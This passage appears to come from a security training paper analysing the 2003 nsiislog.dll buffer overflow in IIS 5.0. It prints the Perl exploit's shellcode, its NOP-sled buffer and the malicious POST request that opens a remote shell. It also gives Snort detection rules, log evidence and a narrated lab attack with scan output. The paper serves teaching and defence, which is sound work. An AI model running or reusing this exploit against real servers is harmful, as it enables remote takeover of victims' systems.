"\xf4\x4c\xfb\x70\x81\xe7\x3a\x1b\xf9\xf8\xbe\x0b\xf8\x3c\x70\xfb\xf8\xbe\x0b\x70\xb6\x0f\x72\xb6",
"\xf7\x70\xa6\xeb\x72\xf8\x78\x96\xeb\xff\x70\x8e\x17\x7b\xc2\xfb\x8e\x7c\x9f\x9c\x74\xfd\xfb\xfb",
"\x78\x3f\xff\xa5\xa4\x32\x39\xf7\xfb\x70\x86\x0b\x12\x99\x04\x04\x04\x33\xfb\xfb\xfb\x70\xbe\xeb",
"\x7a\x53\x67\xfb\xfb\xfb\xfb\xfb\xfa\xfb\x43\xfb\xfb\xfb\xfb\x32\x38\xb7\x94\x9a\x9f\xb7\x92\x99",
"\x89\x9a\x89\x82\xba\xfb\xbe\x83\x92\x8f\xab\x89\x94\x98\x9e\x88\x88\xfb\xb8\x89\x9e\x9a\x8f\x9e",
"\xab\x89\x94\x98\x9e\x88\x88\xba\xfb\xfb\xac\xa8\xc9\xa4\xc8\xc9\xd5\xbf\xb7\xb7\xfb\xac\xa8\xba",
"\xa8\x94\x98\x90\x9e\x8f\xba\xfb\x99\x92\x95\x9f\xfb\x97\x92\x88\x8f\x9e\x95\xfb\x9a\x98\x98\x9e",
"\x8b\x8f\xfb\xac\xa8\xba\xa8\x8f\x9a\x89\x8f\x8e\x8b\xfb\x98\x97\x94\x88\x9e\x88\x94\x98\x90\x9e",
"\x8f\xfb\xfb\x98\x96\x9f\xfb\xe9\xc4\xfc\xff\xff\x74\xf9\x75\xf7"
```

Figure 5


The following section shown in figure 6 is building the variable $buf. This variable is used as part of the buffer overflow with the POST request is sent to the nsiislog.dll. The variable is built with NOPS, assembly instructions and shellcode. The $egg variable is shellcode, as noted above in figure 5. As each line is processed, the $buf variable is getting longer, and each line concatenates to the prior line.



```
$buf  = "\x90" x 9988;          # 9988 bytes of NOP
$buf .= "\xEB\x08";             # JMP SHORT + 9 to jump pass the EIP in the Stack
$buf .= "\x90\x90";             # 2 bytes of NOP's
$buf .=  pack("l",0x40F01333);  # 0x40F01333 Is where our "CALL EBX" is located so lets point EIP to that location.
$buf .= "\x90\x90\x90\x90";     # Even more NOP's
$buf .=  $egg;                  # 1699 bytes of Shellcode
$buf .= "\x90" x 60;            # 60 bytes of NOP's
```

Figure 6


Next, in figure 7, the code defines the command line variables that must be provided for the exploit code to run. The exploit requires that the target IP and target port be provided at execution time. If the user does not provide this information, an error message is printed on the screen, usage syntax is provided, and a help hint is given. This creates a very friendly user environment for newbie and script kiddies.



```
GetOptions(
        "target=s"      => \$target,
        "port=i"        => \$port,
        "help|?"        => sub {
                                print "\n" x 90;
                                print "\t ##################################################\n";
                                print "\t #  Windows Media Services OverFlow for IIS 5.0  #\n";
                                print "\t #  ************* !!! WARNING !!! ************   #\n";
                                print "\t #  ************ DO NOT DISTRIBUTE ***********   #\n";
                                print "\t #  ** FOR PRIVATE AND EDUCATIONAL USE ONLY! *   #\n";
                                print "\t #  ******************************************   #\n";
                                print "\t #      (c)2003 by Dennis Rand & Dan Faerch      #\n";
                                print "\t ##################################################\n";
                                print "\n\t -target\t\t eg.: 127.0.0.1\n";
                                print "\t -port\t\t\t eg.: 80\n\n";
                                print "\tUsage eg.: nsiislog.pl -t 127.0.0.1 -p 80\n";
                                exit;
                                }
);

$error .= "Error: You must specify a target host\n" if ((!$target));
$error .= "Error: You must specify a port number\n" if ((!$port));

if ($error) {
        print "Try nsiislog.pl -help or -?' for more information.\n$error\n" ;
        exit;
```

Figure 7

Once the buffer overflow is built, the code continues on and sets up the TCP connection from the source to target system, as shown in figure 8. If the target system does not respond at the IP or at the target port, an error message is returned to the user




```
sub attack {
print ". Shellcode Size: 1699 bytes\n";
print ". Preparing Exploit Buffer......Ready\n";
print ". Connecting To Target\n";
$| = 1;
my $connection = IO::Socket::INET->new(Proto =>"tcp",
                                PeerAddr =>$target,
                                PeerPort =>$port) || die ". The server located at $target port $port failed
to respond \n";
```

Figure 8

Lastly, in figure 9, if the target system responds at the IP and port provided at the command line, the buffer overflow exploit is sent. The POST request is sent to the nsiislog.dll which causes the buffer overflow and spawns the interactive shell.

Once the request is sent, the code closes the connection to the target system and returns a message to the user. It also provides additional instructions to the user on how to connect to the remote shell with telnet or netcat. At this point, the target system is available for further exploitation and full control by a hacker.



```
print ". Sending Exploit\n";
print $connection "POST /scripts/nsiislog.dll HTTP/1.1\r\n$host_header\r\nFUCK$buf\r\n\r\n$buf\r\n\r\n";
close $connection;
print ". Exploit Delivered at target - Byte size ".length($buf)."\n\n";
print ". Now try connecting to port 34816, with telnet or NetCat\n\n";
exit;
};  # end connect subroutine.
```

Figure 9

Signatures of the attack

As mentioned previously, this exploit causes an event in the Microsoft System log, shown below. If the systems administrator does not check the event logs on a regular basis, the exploit would go undetected. Since the exploit code execution causes a “Warning”, the event message is noticeable. If the target system had host based intrusion detection (HIDS) or other monitoring software installed, it could alert the system administrator of this error.

```
Event Type:  Warning
Event Source:
         W3SVC
Event Category:
         None
Event ID:      37
Date:          12/7/2003
Time:          4:33:55
PM
User:          N/A
```

The problem with the Microsoft event logs is that it does not provide any forensic value other than to signal an error on the system. Within the Microsoft IIS log, the source IP is recorded when a connection is made to the server. This provides a trace back capability to the exploit code source. To correlate this information, the IIS logs would need to be analyzed, cross referencing the time of the system event log entry to the IIS connection logs entry, as shown below.

```
2003-12-07 04:33:53
192.168.2.135 -
192.168.2.200 80
POST
/scripts/nsiislog.dll Out-
of-
process+ISAPI+extensi
on+request+failed. 503
NSPlayer/4.1.0.3917
```

While this may provide the information, it is difficult and time-consuming to research and correlate the steps. As with most buffer overflow attacks, the exploit code can be detected within network traffic. As part of a defense in depth plan, network based intrusion detection systems (NIDS) should be implement. NIDS will alert when inappropriate network traffic crosses the network boundary. Most NIDS uses patterns to detect malicious activity and will record the network connection in its log. This will provide quick access to source IP with the associated malicious activity it conducted.

Since a hacker must connect directly to the nsiislog.dll file for the exploit to work, a NIDS would be able to detect this traffic quite easily. To monitor network connection to the nsiislog.dll, the following snort rule from Sourcefire, URL:http://www.snort.org/snort-db/sid.html?sid=2129 could be implemented. This rule detects that an attempt to access the nsisslog.dll was made. It does not provide what type of attempt was made.

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-IIS nsiislog.dll access"; flow:to_server,established; uricontent:"/nsiislog.dll"; nocase; reference:nessus,11664;
reference:url,www.microsoft.com/technet/security/bulletin/ms03-018.asp;
classtype:web-application-activity; sid:2129; rev:2;)
```

A slight alteration to the above rule would be to detect the GET and POST attempt to the nsiislog.dll as shown below.

```
alert tcp any any -> any any (msg: "nsiislog.dll_get_attempt"; content: "get /scripts/nsiislog.dll"; nocase;  classtype:bad-unknown; sid:1000001; )

alert tcp any any -> any
```

etected by looking for the NOP sled. The NOP allows an
pace with a large number of NOPs followed by the
attackers NOP sled is small enough (< 15), the attack may
not be detected. Fortunately, the NOP sleds in this exploit would trigger this alert. The NOP alert below is also from Sourcefire, URL:http://www.snort.org/snort-db/sid.html?sid=648

```
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any (msg:"SHELLCODE x86 NOOP"; content: "|90 90 90 90 90 90 90 90 90 90 90 90 90 90|"; depth: 128; reference:arachnids,181; classtype:shellcode-detect; sid:648; rev:6;)
```

The Platform and Computing Environment

Source network

The source system is an Intel Pentium 4 Intel based system running Microsoft Windows 2000 Professional with service pack 4 and the latest hot fixes. The system also has Internet Explorer 6.0 SP1 with latest hot fixes, Microsoft Office XP, Visual Developer Suite 6.0, Vmware 4.0 with a Linux 9.0 host installed, and Zone Alarm Pro installed

The source network is connected to the Internet via a broadband connection. There is a Linksys BEFW11S4 Wireless-B Cable/DSL Router providing basic firewall protection and network address translation. Source system is connected to the router via an EFAH05W EtherFast® 10/100 5-port Auto-Sensing Hub.

Target network

The target network has an Internet connection through a local service provider. A Cisco router 7200 series serves as a premise router and connects the corporate LAN to the Internet. The Cisco router has version 12.1 of the Cisco IOS installed

A Lucent Brick 300 firewall is connected between the premise router and the corporate network. The Lucent Brick has a fairly open access control list with basic port blocking, for example, port 135, 445, 1434 are not allowed in from the Internet. Port 80 traffic is allowed inbound due to the requirement of the web server.

There corporate LAN is a native Microsoft Windows 2000 forest with Active Directory implemented. All workstations are Windows 2000 Professional and all servers are Windows 2000 Server based. The server farm includes functions such as mail servers, file storage, anti-virus management, and DNS lookup.

Currently there is no automated patch installation so all patching were done manually or via logon scripts or batch files. All systems are hardened in accordance with NSA Security Recommendation guidelines, URL:http://www.nsa.gov/snac/index.html, during the initial setup.

A basic network based intrusion detection suite has been implemented. The suite includes Snort as the monitoring device. ACID is used to interface with Snort to facilitate the monitoring of the alerts. As a backend to ACID, MySQL is the database of choice. The main benefit of this NIDS suite is the low monetary investment required for software licensing and maintenance.

Victim's Platform

The target system is a dual Intel Xeon 3.2 GHz processor with 1 MB cache, 533 MHz front side bus rack mounted server. There is 2GB of DDR 266 MHz RAM and 1 - 146 GB 10K RPM SCSI hard drives connected to the on-board controller. There is an on-board network interface card for network connectivity.

The operating system (OS) chosen for this server is Microsoft Windows 2000 Server. No service packs or hot fixes have been installed. The OS was installed from a Microsoft Server OEM-CD. Microsoft Internet information Server was loaded during the OS installation.

Network Diagram




Figure 10

Exploiting the System – The fun begins…

One week prior to the incident, the marketing manger attended a trade show which showcased the streaming media. Upon his return to the office in San Francisco, he convinced senior management that the company needed to setup a streaming media server to improve the corporate marketing strategy.

Senior management swayed by his enthusiasm and PowerPoint slides, agrees to this endeavor. Subsequently, the information technology department was tasked to setup a steaming media server immediately. Due to the backload of projects and system administration requirements, the IT manager assigned the project to a junior system administer who just received his Microsoft Certified Systems Engineer certification. This would be a good training experience to this junior systems administrator.

On the day of the incident, at 10:00 am, the junior SA was given a spare system and the Microsoft Windows 2000 Server CD. He was told to configure a Microsoft Media Server for testing.


After unpacking the system and plugging in all the peripherals, the SA retrieved a network cable and connected the system into the corporate LAN. At noon he decided to do a standard install, like he had done in class, after he returned from lunch date.
At 1:00 pm, the junior SA powers up the system and inserts the MS Windows 2000 server CD and performed a default install. The hard drive is formatted with NTFS and

the system is placed into a workgroup. A strong local administer password was used but the administrator account was not renamed.

The install of the default system was complete at approximately 3:30 pm. Since the junior SA was not familiar with Microsoft Media service, he decided to do some research on the Internet. After some quick research the junior SA determined he needed to add the Windows Media Service through the add/remove programs under the "start/settings/control panel" tab.

By the time the Windows Media Service installation is complete, it is close to 5:00 pm, quitting time for the junior SA. The system was left powered up, and connected to the network with no service packs or hot fixes installed.

At about 11:00 pm that night, a hacker performing routine scans probed the network looking for vulnerable systems. He performed a port scan using Superscan, [URL:http://www.webattack.com/get/superscan.shtml](http://www.webattack.com/get/superscan.shtml), looking for open port 80. Open port 80 is indicative of a web server and usually an easy target. Once the results came back from this preliminary scan, he could get down to some serious "hacking".



Hostname Lookup: 192.168.2.200
Resolved:

IP
Start 192.168.2.1
Stop 192.168.2.254
☑ Ignore IP zero
☑ Ignore IP 255
☐ Extract from file

Timeout
Ping 400
Connect 2000
Read 4000

Scan type
☐ Resolve hostnames
☐ Only scan responsive pings
☑ Show host responses
○ Ping only
○ Every port in list
○ All selected ports in list
○ All list ports from 34800 34816
● All ports from 80 80


Scan
Pinging -Q-
192.168.2.254 0
Scanning -Q-
192.168.2.254 0
Resolving -Q-
0

```
192.168.2.1
    80  World Wide Web HTTP
        HTTP/1.0 500 Internal Server Error..Date: Mon, 08 Dec 2003 10:47:37 GMT..Connection: close..Server: Microsoft-WinCE/4.20..Conte
192.168.2.200
    80  World Wide Web HTTP
        HTTP/1.1 200 OK..Server: Microsoft-IIS/5.0..Date: Mon, 08 Dec 2003 10:47:47 GMT..Connection: Keep-Alive..Content-Length: 1270..
```

Active hosts 4
Open ports 2

Figure 11

Since the nsiislog.dll vulnerability was fairly new, he figured that it may be real easy picking. Once he had the preliminary scan results, he started probing the potential victim list with the “GET /scripts/nsiislog.dll” call. An answer to this GET request meant that this system was a probable victim. To make his life easier, he uses Wfetch from Microsoft. Lo and behold, one system responded to the GET request. A target has been selected.



Verb: GET
Host: 192.168.2.200
Port: default
Ver: 1.1
Path: /scripts/nsiislog.dll

Advanced Request: Disabled
☐ from file

Authentication
Auth: Anonymous
Domain:
User:
Passwd:
☐ Save

Connection
Connect: http
Cipher: default
Client cert: none
☐ Proxy: itgproxy :80

☑ Trace


Socket
☑ Reuse

Log Output [Last Status: 200 OK]

```
started....
resolve hostname "192.168.2.200"
WWWConnect::Connect("192.168.2.200","80")\n
source port: 3108\r\n
REQUEST: **************\n
GET /scripts/nsiislog.dll HTTP/1.1\r\n
Host: 192.168.2.200\r\n
Accept: */*\r\n
\r\n
RESPONSE: **************\n
HTTP/1.1 200 OK\r\n
Server: Microsoft-IIS/5.0\r\n
Date: Mon, 08 Dec 2003 05:35:51 GMT\r\n
Connection: close\r\n
Content-Type: text/html\r\n
\r\n
<head><title>NetShow ISAPI Log Dll</title></head>\n
<body><h1>NetShow ISAPI Log Dll</h1>\n
WWWConnect::Close("192.168.2.200","80")\n
closed source port: 3108\r\n
finished.
```

Figure 12


By this time, hacker is just jumping for joy. This will be an easy night he says to himself. At midnight the attacker executes the exploit code, that he found earlier in the day, that supposedly spawns an interactive shell on port 34816,



```
Windows Media Services for IIS 5.0 Buffer Overflow attack - 192.168.2.200 on port 80 ...

. Shellcode Size: 1699 bytes
. Preparing Exploit Buffer......Ready
. Connecting To Target
. Sending Exploit
. Exploit Delivered at target - Byte size 10892

. Now try connecting to port 34816, with telnet or NetCat
```

Figure 13

So far, so good, he says. Hacker then decides to re-run Superscan to verify that port 34816 is truly listening.



127.0.0.1
Resolved

Start 192.168.2.200
Stop 192.168.2.200
☑ Ignore IP zero
☑ Ignore IP 255
☐ Extract from file

Ping 400
Connect 2000
Read 4000

☐ Resolve hostnames
☑ Only scan responsive pings
☑ Show host responses
○ Ping only
○ Every port in list
○ All selected ports in list
○ All list ports from 1 65535
● All ports from 34800 34900

Pinging -Q- 192.168.2.200 0
Scanning -Q- 192.168.2.200 0
Resolving -Q- 0

